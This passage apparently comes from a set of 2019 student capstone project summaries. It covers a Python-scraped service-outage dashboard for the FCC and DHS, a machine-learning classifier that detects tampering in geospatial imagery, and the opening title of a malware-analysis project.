Figure 2 above shows the dashboard page with data that was scraped from is the service down. The data shown here shows different types of issues by providers and overall percentage total. As well as location of the issues.

Data Collection Methods

- We collected data using Python scripts.
- We used the following Python modules:
- Pandas to make tables
- Beautifulsoup, to extract HTML code from the website
- Requests to open the website.
- We then used regular expressions to filter out information we needed.
- The data was then saved to a csv file which can be opened by Power BI.

Conclusion

- Our dashboard solution covers nearly all of the aspects and requirements laid out by the FCC and DHS.
- One of the main issues our client was concerned with regarded to stale data models from providers. We decided to address this issue by ensuring that our dashboard layout would draw from a variety of sources.
- Another issue that we made sure to address related to the collection of our data. The data that we decided to collect originated from open-sources, as stated earlier this will allow the data to be more readily available, as opposed to receiving data directly from service providers , which can require cumbersome rulemakings.
- Our method of acquiring data proved to be successful throughout the entire process, with minor difficulties along the way.
- We decided to acquire data using python scripts; the data was then organized and uploaded into our visualization software (Power BI).
- Overall our dashboard incorporates the necessary metrics with an easy to use layout that allows the FCC and DHS to efficiently locate mission critical data.

Acknowledgements

We would like to thank all of our Sponsors:

- Jeffery Goldthrop from the FCC
- Olga Livingston from the DHS

As well as our SME:

- Kurian Jacob from the FCC

Additional thanks to our professors:

- Gino Manzo
- Rock Sabetto.

This project would not be possible without the help we have received from everyone

References

[1] isitdownrightnow.com. [Online]. Available: https://www.isitdownrightnow.com/. [Accessed: 2018].
[2] istheservicedown.com. [Online]. Available: https://istheservicedown.com/. [Accessed: 2018].
[3] outage.report. [Online]. Available: https://outage.report/. [Accessed: 2018].

May 2, 2019

A Novel Technique for Identifying Geospatial Image Tampering Using Machine Learning

Stefany Cando, Ashlyn Gill, John Ailes, Manil Trivedi

Tammer Olibah and Steven Duplessis

Problem Overview

- Geospatial imagery is used to make critical decisions in domains such as defense, financial markets, and research.
- Current approaches rely on analysts to identify image manipulations. This process takes time, does not allow simultaneous parsing of large data-sets, and introduces the possibility of human error.
- It is imperative to find a more **reliable**, **practical**, and **scalable** process to verify the authenticity of these images.

Fig. 1: Samples of our dataset of genuine geospatial imagery used in this project.

Risks Analysis

An altered image can be used by nation states to influence public perception of events.

- **MH17 (2014)**: Russian-backed news sources released a satellite image purporting to show a Ukrainian fighter jet shooting down MH17, which was later shown to be fake.




Fig. 2: Picture of the tampered image on the left and the original image of the wrong model plane on the right.


Current Techniques

We researched techniques used to detect tampering in other domains to identify an approach that could be applied to geospatial imagery:

- **File Hashes:** A cryptographic algorithm that creates a unique identifier for a file. If any changes are made, the file hash will change. This approach is only useful when the original file hash is known.
- **Python Scripts:** Scripts to detect tampering have been developed by independent programmers, but these scripts require a powerful GPU.
- **Image Comparison & Google Reverse Lookup:** This feature allows a user to upload an image and Google will search the web for any instances of that image. The data acquired can be used for comparison.
- **Machine Learning:** Computational approach that allows a machine to learn data using mathematical and statistical algorithms.

Database

- **Real Images:** Hexagon U.S Federal provided 3GB of high-quality images. To expand this dataset, we acquired supplementary images from Google and Google Earth Pro.
- **Tampered Images:** The Real Images dataset was used to create tampered samples with Photoshop and GIMP. The manipulations were done in a manner that could serve an intelligence goal, i.e. adding or removing airplanes in a military airport.



(a) Real

(b) Tampered

Fig. 3: (a) is an authentic geospatial image; (b) is a tampered sample created from image (a)

Model Construction

- **Feature Extraction:** *Local Binary Pattern (LBP), is a two-dimensional texture analysis. It studies the pixels of a gray-scale image and compares it with its neighborhood in order to create a predefined set of patterns. The histogram of the image can be used as a descriptor.*
- **Machine Learning Algorithm:** Binary Classification model trained using *Ensemble Algorithm*, which is conformed of a set of classifiers whose individual decisions are weighted using Bayesian averaging to make a finalized decision.




Fig. 4: Overview of of the Training and Testing process of the Machine Learning Classification Model.

Results

- The finalized model efficiency was tested using the Testing Database, which contained a brand new selection of images.
- During testing the classification model reached a **Correct Classification Rate (CCR) of 73%**.
- This percentage is acceptable at the moment, but we believe that there is still room for improvement.

Conclusion

By using machine learning algorithms to process geospatial image data, we enable the possibility of:

- **Detecting small changes** in the image pixels that may not be visible.
- **Parsing large databases** in a short amount of time.
- **Getting reliable results** in a faster manner.

This project shows successful preliminary results of the implementation of Machine Learning Algorithms to detect geospatial image tampering. We believe that further research must be done in this area, and that experiments must also be run on a larger database than the ones used in this project. At the moment, there is not an available database of tampered geospatial imagery. Therefore, expanding the current dataset created by the authors is imperative.

Acknowledgements

We would like to acknowledge the support and participation of Hexagon U.S. Federal and our mentors: Rock Sabetto, Steven Du Plessis, and Tammer Olibah for their guidance throughout the project. The statements, finding, and conclusions in this research are those of the authors and do not necessarily reflect the view of Hexagon U.S. Federal.

References

[1] T. Olzak, "What are the business risks of digital image forgery? part 1of 2 - news, tips, and advice for technology professionals.," *TechRepublic*, Aug 2008.

[2] T. Ojala, M. Pietikainen, and T. Maenpaa, "Multiresolution gray-scale and rotation invariant texture classification with local binary patterns," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 24, pp. 971–987, Jul 2002.

[3] I. Maglogiannis, *Emerging Artificial Intelligence Applications in Computer Engineering: Real Word AI Systems with Applications in EHealth, HCI, Information Retrieval and Pervasive Technologies*. Frontiers in artificial intelligence and applications, IOS Press, 2007.

[4] T. G. Dietterich, "Ensemble methods in machine learning," in *Multiple Classifier Systems*, (Berlin, Heidelberg), pp. 1–15, Springer Berlin Heidelberg, 2000.

[5] H. Kekre, D. Mishra, P. Halarnkar, P. Shende, and S. Gupta, "Digital image forgery detection using image hashing," *2013 International Conference on Advances in Technology and Engineering*, Jan 2013.

[6] "Reverse image search," *How to Reverse Image Search on your Phone*, 2018.

[7] "Introduction to hashing and its uses," *2BrightSparks*.

[8] J. Granty Regina Elwin, T. S. Aditya, and S. Madhu Shankar, "Survey on passive methods of image tampering detection," in *2010 International Conference on Communication and Computational Intelligence (INCOCCI)*, pp. 431–436, Dec 2010.

05/02/19

Automated and Ad-Hoc Malware Analysis

Jason Yohanan, Paul Benoit, Yaqi He, Rahat Kamal, Lorenzo Testagrossa

Sponsor: INOVA

Subject Matter Expert: Mark Jenkins

